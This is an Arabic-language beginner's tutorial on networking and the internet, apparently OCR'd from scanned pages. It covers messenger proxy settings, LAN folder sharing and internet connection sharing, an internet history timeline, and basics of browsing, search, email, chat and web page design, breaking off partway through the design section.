
واجهة البرنامج




نافذة الإعدادات




إعدادات البروكسي فارغة في البداية



نافذة البروكسي ممتلئة



إعدادات الماسنجر


Options
Personal
Messages
Phone
Privacy
General
Connection
Connection Preferences
Your Internet connection will automatically be detected. Change these settings only if you have trouble with the default connection settings.
Current Setting
You are currently NOT connected to .NET Messenger Service.
I use a proxy server
Type:
SOCKS Version 4
Server:
127.0.0.1
Port:
1080
User ID:
Password:
Realm:
Advanced Connection Information
OK
Cancel
Help

NETWORK

ملخص ربط النيت وورك من خلال الشيرنك

نفترض ان لدينا خمسة حاسبات ونريد ان نربطها مع بعض

١. نضع في كل حاسبة فولدر ونعمله شيرنك
٢. نذهب الى فولدر MY NETWORK في سطح المكتب ونفتحه
٣. نختار ADD NETWORK PLASE
٤. نختار NEXT
٥. نضع رقم ال IP للحاسبات الاخرى في BROW ونكتب رقم \IP\ \\ SHARED FOLDER

أي نختار اسم الفولدر الشيرنك الذي وضعناه في الحاسبات الاخرى

طريقة ربط حاسبتين بخط انترنيت واحد مع عمل الشيرنك

نفترض ان لدينا حاسبتين وعلى سبيل المثال لابتوب عدد اثنان ولدينا خط انترنيت واحد فقط ونريد ان نشغل الثانية على نفس الخط نعمل مايلي

الحاسبة الاولى سنسميها A وهي فيها خط انترنيت والحاسبة الثانية نسميها B وهي التي سنسحب لها انترنيت من الحاسبة A.

ناتي الى الحاسبة A ونعمل مايلي

١. نذهب الى My network conaction ونضغط بيمين الماوس ونختار خصائص لتضهر لنا صفحة النيت وورك
٢. نختار Local Area connection وايضا نضغط بيمين الماوس لنختار properties أي الخصائص ستضهر لنا اختيارات نختار منها internet protocol (tcp/ip) حيث نؤشر على هذا الاختيار ونضغط properties ستضهر لنا صفحة مهمه لنضع فيها البيانات وكالاتي

Ip 10.5.5.1
Subnet 255.255.255.0
Default getway ……………
Preferred DNS server 81.90.17.4
Altemate DNS server 81.90.17.5

ثم نذهب الى الحاسبة الاخرى ونعمل نفس الشي ونضع البيانات التاليه

Ip 10.5.5.5
Subnet 255.255.255.0
Default getway 10.5.5.1
Preferred DNS server 81.90.17.4
Altemate DNS server 81.90.17.5

مع ملاحظة مايلي
١.ان نجعل في الحاسبة A الخيار Wireless network connaction شيرنك .
٢.القيمة 81.90.17.4 هو رقم ال IP الخاص بالحاسبة عند العمل على الانترنيت. وهناك طرق عدة لاستخراج ال IP موجودة في المواضيع الاخرى فيرجى مراجعتها .

ربط منضومة انترنيت محلية ومن خلالها نربط عدة حاسبات






LAN



الانترنـــــــــــــــــــــــــيت

تاريخ الانترنت

ماهو الانترنت؟

سؤال صعب الإجابة ولكن سنحاول تبسيطه، الإنترنت أو ما يسمى (بالنت (NET) (هي عبارة عن شبكة حاسوبية عملاقة تتكون من شبكات أصغر، بحيث يمكن لأي شخص متصل بالإنترنت أن يتجول في هذه الشبكة وأن يحصل على جميع المعلومات في هذه الشبكة (إذا سمح له بذلك) أو أن يتحدث مع شخص آخر في أي مكان من العالم.

والانترنت هي عبارة عن شبكة كمبيوترات ضخمة متصلة مع بعضها البعض .وتخدم الانترنت أكثر من ٢٠٠ مليون مستخدم وتنمو بشكل سريع للغاية يصل إلى نسبة ١٠٠ % سنوياً، وقد بدأت فكرة الانترنت أصلاً كفكرة حكومية عسكرية وامتدت إلى قطاع التعليم والأبحاث ثم التجارة حتى أصبحت في متناول الأفراد
وأهم عناصر الانترنت الرئيسية هي:
-1الشبكة العنكبوتية
-2 www نقل الملفات FTP
-3البريد الالكتروني E-Mail
-4مجموعات الأخبار .Usenet أهم ما يجب أن تعرفه عن الانترنت هو أنها تعتمد اللغة الإنجليزية كلغة رسمية وأن الإبحار في الانترنت مجاني تماماً ولكن الثمن الذي تدفعه هو لتوفير الخدمة لك .

نشأة الانترنت :
في عام ١٩٥٧ الاتحاد السوفيتي يطلق Sputnik أول قمر صناعي.
ردت عليه الولايات المتحدة بتأسيس) وكالة مشروع الأبحاث المتطورة (ARPANET)] (وذلك كمشروع خاص لوزارة الدفاع الأمريكيةوبتمويلمنها .فلقدافترضت وزاره الدفاع الأمريكية وقوع كارثة نووية ووضعت التصورات لما قد ينتج عن تأثير تلك الكارثة على الفعاليات المختلفة للجيش ، وخاصة فعاليات مجال الاتصالات الذي هو القاسم المشترك الأساسي الموجه والمحرك لكل الأعمال .وأتت الفكرة وكانت غاية في الجرأة والبساطة ، وهو أن يتم تكوين شبكه اتصالات ليس لها مركز تحكم رئيسي ، فإذا ما دمرت أحدها أو حتى دمرت مائه من أطرافها فان على هذا النظام أن يستمر في العمل وكانت هذه الشبكة بدائية مرتبطة بواسطة توصيلات التلفون في مراكز أبحاث تابعه لجامعات أمريكية .وقد جعلت الوزارة هذه الشبكة ميسره للجامعات ومراكز الأبحاث والمنظمات العلمية الأخرى ولأجراء الأبحاث من اجل دراسة إمكانيات تطويرها.
فيما بعد لم يقتصر أستخدم شبكة(ARPANET) على القوات المسلحة فحسب ، فقد استخدمت من قبل الجامعات الأمريكية بكثافة كبيرة ، إلى حد أنها بدأت تعاني من ازدحام يفوق طاقتها ، وصار من الضروري إنشاء شبكة جديدة ، لهذا ظهرت شبكة جديدة في عام ١٩٨٣ م سميت باسم " مل نت " MILNET لتخدم المواقع العسكرية فقط ، وأصبحت شبكة (ARPANET) تتولى أمر الاتصالات غير العسكرية ، مع بقائها موصولة مع" مل نت " من خلال برنامج أسمه بروتوكول " إنترنيت "

(IP) .

بعد ظهور نظام التشغيل " يونيكس Unix " الذي اشتمل على البرمجيات الازمة للاتصال مع الشبكة وانتشار أستخدمه في أجهزة المستفدين أصبحت الشبكة مره أخرى تعاني من الحمل الزائد ، مما أدى إلى تحويل شبكة " أربانيت " في عام ١٩٨٤ إلى مؤسسة العلوم الوطنية الأمريكية (NSF) لتي قامت بدورها وبالتحديد في عام ١٩٨٦ بعمل شبكة أخرى أسرع أسمتها . NSFNET وقد عملت هذه الشبكة بشكل جيد لغاية عام ١٩٩٠ الذي تم فصل شبكة" أربانيت " ، عن الخدمة بعد ٢٠ عام بسبب كثرة العيوب فيها ، مع بقاء شبكة NSFNET جزءاً مركزياً من "إنترنيت."

تاريخ الانترنت

الخمسينيات

١٩٥٧ الاتحاد السوفيتي يطلق Sputnik أول قمر صناعي. ردت عليه الولايات المتحدة بتأسيس (وكالة مشروع الأبحاث المتطورة) (Advanced Research Project Agency) اختصاراً (ARPA) بتمويل من وزارة الدفاع الأمريكية.

الستينيات

١٩٦٧ أول ورقة تصميم عن ARPAnet تنشر بواسطة لورنس روبرت.

1969 وضعت أول أربعة نقاط اتصال لشبكة " أربانيت " في مواقع جامعات أمريكية منتقاة بعناية

١٩٦٩ ARPAnet تؤسس بتمويل من وزارة الدفاع لإجراء بحوث عن الشبكات. تم إنشاء أربعة مفاصل Nodes.

السبعينيات

١٩٧٠ تأسيس Alohanet بجامعة هاواي.

١٩٧٢ Alohanet ترتبط بـ ARPAnet.

١٩٧٢ ري توملنسون اخترع برنامج البريد الالكتروني لإرسال الرسائل عبر الشبكات الموزعة وأول عرض عام لشبكة " أربانيت " في مؤتمر العاصمة واشنطن بعنوان العالم يريد أن يتصل ، والسيد راي توملنس يخترع البريد الإلكتروني ويرسل أول رسالة على " أربانيت "

.

١٩٧٣ أول اتصال وربط دولي مع ARPAnet وذلك مع جامعة كلية لندن University College of London.

وتم إضافة النرويج وإنجلترا إلى الشبكة

١٩٧٤ BBN تدشن Telnet وهي نسخة تجارية لـ ARPAnet.

١٩٧٤ Vint Cerf و Bob Kohn ينشران تصميماً لبروتوكول يسمى TCP.
1977أصبحت شركات الكمبيوتر تبتدع مواقع خاصة بها على الشبكة .

الثمانينيات

١٩٨١ Minitel و Teletel تنتشر في فرنسا بواسطة France Telecom.

١٩٨٢ DCA و ARPA يؤسسان (TCP) أي Transmission Control Protocol و (IP) أي Internet Protocol وبذلك أصبحت (TCP/IP) اللغة الرسمية للانترنت.

١٩٨٢ EUnet أسست بواسطة Euug لتقدم خدمة البريد الالكتروني ومجموعات الاخبار.

١٩٨٢ مصطلح (انترنت) يستخدم لأول مرة.

١٩٨٣ تطوير ما يسمى بـ Name Server في جامعة ويسكنسن.

1983أصبح البروتوكول TCP / IP معيارياً لشبكة " أربانيت . "

١٩٨٤ تم تطوير DNS أي Domain Name Server وتجاوز عدد النظم المضيفة (Hosts) ما يقارب ١٠٠٠ جهاز.

وأخذت مؤسسة العلوم الأمريكية NSF على عاتقها مسئولية " أربانيت ، " وتقديم نظام أعطاء أسماء لأجهزة الكمبيوتر الموصولة بالشبكة المسمى. (DNS)

1985أول شركة كمبيوتر تسجل ملكية " إنترنيت " خاصة بها .

1986أنشأت مؤسسة العلوم العالمية شبكتها الأسرع TNSFNE مع ظهور بروتوكول نقل الأخبار الشبكية Network News Transfer Protocol جاعلا أندية النقاش التفاعلي المباشر أمرا ممكنا ، وإحدى شركات الكمبيوتر تبني أول جدار حماية لشبكة " إنترنيت"

١٩٨٧ تجاوز عدد النظم المضيفة ١٠٠٠٠ جهاز.

١٩٨٧ اتحاد شركات Merit و IBM و MCI لتكون شركة ANS والتي قامت بتقوية اتصالات الشبكة واجهزتها ثم فتح الخدمة في الدول الحليفة لأميركا.

١٩٨٩ تجاوز عدد النظم المضيفة ١٠٠٠٠٠ جهاز.

١٩٨٩ تكوين (وحدة مهندسي الانترنت IETF) و (وحدة باحثي الانترنت IRTF) تحت اشراف IAB.

١٩٨٩ ارتبطت كل من (استراليا، المانيا، اسرائيل، ايطاليا، اليابان، المكسيك، هولندا) بشبكة NSFNET.

التسعينيات

١٩٩٠ نشأت Archie.

١٩٩٠ أصبحت شركة The World Comes On-line أول شركة تجارية توفر خدمة الانترنت.

و تم إغلاق " أربانيت " و"إنترنيت " تتولى المهمة بالمقابل

١٩٩١ تونس ترتبط بالانترنت كأول دولة عربية ترتبط بالشبكة.

١٩٩١ نشأت WAIS و Gopher و WWW حيث ان جامعة مينيسوتا الأمريكية تقدم برنامج " غوفر Gopher "وهو برنامج لاسترجاع المعلومات من الأجهزة الخادمة في الشبكة.

١٩٩٢ تأسست جمعية الانترنت Internet Society وتجاوز عدد النظم المضيفة مليون.

1992مؤسسة الأبحاث الفيزيائية العالمية CERN في سويسرا ، تقدم شيفرة النص المترابط Hypertextالمبدأ البرمجي الذي أدى إلى تطوير الشبكة العالميةWord Wide Web

١٩٩٢ الكويت ترتبط بالانترنت.

١٩٩٢ البنك الدولي يرتبط بالانترنت.

١٩٩٣ البيت الأبيض والأمم المتحدة يرتبطان بالانترنت.

١٩٩٣ مصر والإمارات ترتبطان بالانترنت.

١٩٩٣ انتشر Mosaic و WWW و Gopher بشكل واسع جداً.

١٩٩٤ انتشار التسوق على الانترنت والشركات تدخل الشبكة بشكل واسع.

١٩٩٤ لبنان والمغرب ترتبطان بالانترنت.

١٩٩٥ CompuServe و America On-line و Prodigy تعمل لتوفير الخدمة للمشتركين.

١٩٩٥ طرح JAVA في الأسواق.

١٩٩٦ انعقاد أول معرض دولي للانترنت ,أصبحت " إنترنيت " و " وب " كلمات متداولة عبر العالم . في الشرق الوسط أصبحت " إنترنيت " من المواضيع الساخنة ، ابتداء من التصميم الأول لشبكة وحتى اليوم ، واصبح هناك عدد من مزودي خدمة " إنترنيت " يقدمون خدماتهم.

١٩٩٦ قطر وسوريا ترتبطان بالانترنت.

١٩٩٩ المملكة العربية السعودية ترتبط بالانترنت.

من يدير الانترنت

سؤال قد يتردد كثيراً ،، وكثير من الناس تعتقد بأن هناك جهة تمتلك الانترنت وذلك غير صحيح! وهذا من أكثر الأشياء التي تدعو للاستغراب، وإن كان أقرب شيء يشبه السلطة الإدارية في الانترنت هي جمعية الانترنت ISOC وهي جمعية غير ربحية لأعضاء متطوعين يقومون بتسهيل ودعم النمو الفني للانترنت وتحفيز الاهتمام بها. فكل مستخدم للانترنت مسؤول عن جهازه، وهناك ما يسمى بالعمود الفقري للانترنت وهو الجزء الرئيسي للشبكة الذي ترتبط به شبكات أخرى وعند إرسال معلومات يجب أن تمر بهذا العمود الفقري. ويلي ذلك الشبكة الوسطى للانترنت وهي شبكة العبور التي تربط الشبكة الجذرية بالعمود الفقري أي تقوم بربط مناطق جغرافية بالعمود الفقري، والشبكة الجذرية هي المستوى الثالث من الانترنت وتقوم بربط شبكات المؤسسات والمعاهد بشبكات المناطق الجغرافية في المستوى المتوسط والذي يسمح لهم بالدخول على العمود الفقري. ولا أحد يقوم بتمويل كل ذلك بل إن كل شركة مسؤولة عن تمويل نفسها.

ولا يوجد هناك أي مركز رئيسي للانترنيت في أي مدينه بل وفي أي مكان في العالم لسبب بسيط هو أن الانترنيت ليس له إدارة أو مركز رئيسي على الإطلاق .لأنه يدار من تشكيلة من آلاف شبكات الكمبيوتر التابعة للشركات والأفراد كل منهم يقوم بتشغيل جزء منه كما يدفع تكاليف ذلك . وكل شبكة تتعاون مع الأخرى لتوجيه حركة مرور المعلومات حتى تصل لكل منهم وبمجموع هؤلاء تتكون الشبكة العالمية ولهذالا يملك أحد الانترنيت

تصفح الإنترنت

التقلب من صفحة الى صفحة في الانترنيت يسمى متصفح الإنترنت ،(Browser) ولكي يعمل هذا البرنامج (بالطبع) يجب أن تكون مرتبط بالإنترنت.

ما هي أنواع المتصفحات؟

هناك عدة أنواع من المتصفحات متواجدة في الأسواق أشهرها مستكشف مايكروسوفت (Internet Explorer) ويليه (Netscape) وتتوافر هذه البرامج بعدة إصدارات، فكلما زاد رقم الإصدار كلما اعتبر إصدارا حديثا، ومطورا عن الذي يسبقه، وفي كل سنة تقريبا تطرح هاتين الشركتين إصدارات مطورة من متصفحاتهم.

هناك نوعان من المواقع العربية التي تستخدم اللغة العربية:

المواقع التي تستخدم اللغة العربية كنص، وتمتاز:

-الأكثر انتشارا)

-يمكنك أن تنسخ الكلام الموجود في الصفحات.

-تستوجب استخدام متصفح يقرأ (يفهم) النص العربي

-سريعة التصفح

المواقع التي تستخدم اللغة العربية على هيئة صور، وتمتاز:

-أقل انتشارا

-لا تستوجب استخدام متصفح يدعم اللغة العربية (لأن أي متصفح يمكنه عرض الصور)

-بطئ التصفح

-لا يمكنك نسخ الكلام المكتوب) ولكن يمكنك حفظ الصورة)

البحث في الشبكة

شبكة الإنترنت تحتوي على كم هائل من المعلومات وعدد لا يحصى من الصفحات و المواقع ولهذا تطلب أن يكون هناك دليل يشمل كل هذه المواقع و يسهل عملية البحث عبر الشبكة .. ولهذا فإن مواقع البحث مثل yahoo و altavista تعتبر من أشهر المواقع عبر الشبكة و مواقع البحث تنقسم لقسمين هما

أ - دلائل البحث :

ومن أشهر الدلائل Yahoo ... Excite ... Magellan و بالإمكان البحث في هذه المواقع حسب الموضوع أو حسب الكلمة المفتاحية

البحث حسب الموضوع :

تم ترتيب هذه المواقع على نحو يسهل عملية التفتيش انطلاقا من موضوع عام ثم تضييق هذا النطاق إلى مواضيع متفرعة محدده مثال: إذا أردت البحث عن موضوع يتعلق بكرة القدم اختر الموضوع العام و الذي بدورة يحتوي على المواضيع التي تهتم بهذا الموضوع .وهو الرياضة .. وبعد ذلك ستظهر لك قائمة بمواضيع مختلفة تتعلق بالرياضة اختر منها موضوع كرة القدم

البحث حسب الكلمة المفتاحية :

هذه العملية تعتبر اسهل من عملية البحث من خلال موضوع معين . فمن خلالها تستطيع كتابة كلمة مفتاحيه لموضوع تود البحث عنة ..فتظهر لك تلقائيا أسماء المواقع التي تهتم بهذه الكلمة.

فمثلا : لو أردت البحث عن المواقع التي تتحدث عن كرة القدم فالكلمة المفتاحية هنا هي . (soccer) وذا أردت البحث عن مواقع تتحدث عن علوم الكمبيوتر فالكلمة المفتاحية هنا هي Computer) Scienceو (لكن عليك عند كتابة الكلمة المفتاحية كتابة هذه الكلمة بدون المسافات أي يجب عليك كتابة الكلمة بهذا الشكل (computer+science) فكتابة الكلمة بوجود الفراغ يعني بأن البرنامج سيبحث عن المواقع التي تتحدث عن العلوم عامه و المواقع التي تتحدث عن الكمبيوتر عامه .

ب. محركات البحث:

و من اشهر برامج البحث المتوفرة في الشبكة .. Altavista ... Lycos ... Infoseek والآن وبعد أن عرفت كيف تستخدم دلائل البحث سيسهل عليك التعرف على استخدام برامج البحث .

و طريقة استخدام برامج البحث هي بالضبط نفس طريقة استخدام دلائل البحث ولكن فقط من خلال الكلمة المفتاحية .. ادخل الكلمة المفتاحية في المكان المتاح واختر أمر البحث .

البحث عن المواقع العربية:

يعتبر البحث عن المواقع العربية من أصعب الأمور، وذلك لقلة محركات او مواقع البحث التي تدعم (تفهم) اللغة العربية، ومن أشهر المواقع التي تدعم البحث باستخدام الأحرف العربية (نوعا ما) محرك ألتافيستا . www.av.com

ولكن مع تطور الإنترنت والمواقع العربي ظهرت الحاجة لوجود محركات بحث عربية، وقد ظهر عدد المحركات العربية التي تعتبر بدائية بالنسبة لمحركات البحث الأجنبية ولكن كان لظهورها أثر كبير على تسهيل البحث لمستخدم الإنترنت العربي،

البريد الإلكتروني

البريد الإلكتروني هو وسيلة لتبادل الرسائل عبر الإنترنت، ويشترط أن يمتلك المرسل والمستقبل عنوان بريد خاص يكتب بهذا الشكل:

any name@ anycompany.com or net

فـ :any company يعتمد على الشركة أو المزود الذي قدم لك حساب البريد الإلكتروني

و : any name يعتمد على اختيارك لاسم المستخدم عند حصولك على حساب البريد الإلكتروني.

أنواع البريد الإلكتروني:
هناك نوعان:

-نوع يستخدم برنامج خاص لإرسال واستقبال البريد الإلكتروني يعمل وأنت متصل بالإنترنت، ويجب أن يكون البرنامج متوفر لديك) وهناك عدة برامج)

-نوع يسمى بريد الويب أو البريد المجاني ، ويمكنك استخدامه دون الحاجة لبرنامج خاص سوى ارتباطك بالإنترنت، وهذا سبب انتشار هذا النوع.

كيف يمكنني الحصول على بريد إلكتروني؟

.1بالنسبة للنوع الأول غالبا ما يقدم في حال اشتراكك في خدمة الإنترنت من الشركة المزودة لخدمة الإنترنت التي تتعامل معها، ويجب أن يتوافر في الكمبيوتر الذي تملك برنامج لاستخدام هذا البريد، ويجب أن تعرف طريقة استخدام البرنامج.

.2النوع الثاني، يمكنك الحصول عليه بدخول إحدى المواقع التي تقدم هذه الخدمة والتسجيل لديها .

الدردشة والحوار

أعتقد أنك وصلت لمرادك، فالكثير من مبتدئي الإنترنت سمعوا عن هذه الخدمة الشهيرة ألا وهي الدردشة والحوار الحي، ولعل الكثيرين لا يعرفون من الإنترنت سوى هذه الخدمة، لذلك فنصيحتنا لك في مستشفى الإنترنت هي أن تحاول أن تستفيد من جميع خدمات الإنترنت وأن تبتعد عن الإدمان في أي مجال من مجالات الإنترنت وخاصة الدردشة أو الحوار.
فلنبدأ:

الدردشة أو الحوار هي الترجمة الحرفية لكلمة Chat باللغة الإنجليزية، ومنذ انطلاق الإنترنت كان لهذه الخدمة انتشار واسع بين مستخدمي الشبكة، حيث يمكنك من خلال هذه الخدمة التحدث مع أي شخص في العالم بشرط أن تكون أنت وهو مرتبطين بشبكة الإنترنت.

ولكن كيف؟

ببساطة تنقسم هذه الخدمة إلى نوعين ، النوع الأول هو استخدام برنامج خاص (بعضها مجاني والبعض غير مجاني) يعمل وأنت مرتبط بالإنترنت والطريقة الثانية هي التحدث عن طريق المتصفح في مواقع خاصة لذلك.

فلنبدأ بالطريقة الأولى:

برامج الحوار:

يشترط في هذه الطريقة توافر برنامج الحوار (نفسه) في جهازي الشخصان المتحدثان، وأن يكون كلا الطرفان مرتبطان في الإنترنت، وهناك العديد من البرامج التي تقدم هذه الخدمة ويشترك فيها ملاين البشر.

تقسم برامج الحوار بدورها إلى قسمان:

-برامج الحوار التقليدية:

وهي تعتمد على ظهور شاشة (كشاشة المتصفح) يتحاور فيها أكثر من شخص ، ويمكنك أن تتحاور مع شخص معين دون أن يعرن الآخرين ما يدور بينكم، ومن أشهر هذه البرامج MIRC

-برامج القوائم:

وهي البرامج الشهيرة في الوقت الحاضر ، وتعتمد على ظهور قائمة صغيرة في شاشة جهازك تضم أصدقاؤك (يجب أن تعرف أسماءهم أو أرقامهم كي تضمهم إلى قائمتك الخاصة) وتمكنك هذه البرامج من إرسال رسالة لشخص غير متواجد يستقبلها عند دخوله لإنترنت وتشغيله لهذا البرنامج، كما توفر بعض البرامج إرسال ملفات بين المتحاورين (الحذر من استقبال أي ملف من مصدر مجهول أو غير موثوق). ومن أشهر هذه البرامج ، ICQ و AOL Instant Messenger

مواقع الحوار:

وتعتمد هذه الطريقة التي يفضلها الكثيرين وخاصة مستخدمي الأجهزة العامة على استخدام المتصفح وأن تكون مرتبط بالإنترنت، وتوفر هذه الخدمة عدد كبير من المواقع الأجنبية وكذلك بعض المواقع العربية، وتعتبر هذه الطريقة للحوار أكثر جدية من برامج الحوار (النوع الثاني) لأن هناك بعض المواقع التي تستضيف وتناقش المختصين في بعض المجالات (كالطب والصحة مثلا) وتسمح للزوار بمناقشتهم ، ومن المواقع المفيدة التي تقدم هذه الخدمة هي www.cnn.com و chat.yahoo.com

ومن المواقع العربية الشهيرة موقع الساحة العربية وعنوانه www.alsaha.com

)ملاحظة قد تستخدم لفظ الحوار كي تطلق على مواقع الحوار الغير مباشر (Forum) أو ما تسمى بساحات أو منابر الإنترنت والتي تختلف عن مواقع الدردشة المباشر، بحيث يمكنك كتابة مقالة أو الرد علة أية مقالة ومناقشة موضوع مهم، وموقع الساحة العربية يقدم للمستخدم العربي لأول مرة الاثنين معا وهما الحوار المباشر (الدردشة أو (chat في chat.alsaha.com والحوار غير المباشر (Forum) www.alsaha.com

كيف تصمم صفحة على الإنترنت

بدون مقدمات، هناك ثلاث كلمات سحرية إن عرفتها ستعرف كيف تصمم موقع على الإنترنت وهي (فكر، صمم ، أنشر) هي اختصار للخطوات التي يجب أن تقوم بها لتصميم صفحة (أو صفحات) ونشرها على الإنترنت.
فكر:

ما هو موضوع موقعك وما هي الأمور التي ستذكرها في موقعك، حدد أهداف موقعك ونوع الزوار الذين تريدهم لموقعك

صمم:

صمم الموقع باستخدام طرق التصميم المختلفة في جهازك.

أنشر:

أبحث عن مكان تنشر فيه موقعك (مجاني) أو أملك مساحة على الإنترنت (غير مجاني) وأنقل الملفات التي صممتها في جهازك.

فلندخل بالتفاصيل قليلا:

بالنسبة للخطوة الأولى فهو شيء راجع لك ، أما الخطوة الثانية فمهمتنا توضيحها لك

التصميم:

هناك طريقتان لتصميم المواقع على الإنترنت ، الطريقة الأولى تتطلب معرفتك للغة HTML والطريقة الثانية عن طريق برامج التصميم وهي الأسهل.

لغة HTML

يمكنك أن تتعدى هذه الخطوة، فبرامج التصميم جعلت تعلم هذه اللغة ليس بالأمر الضروري،

برامج التصميم

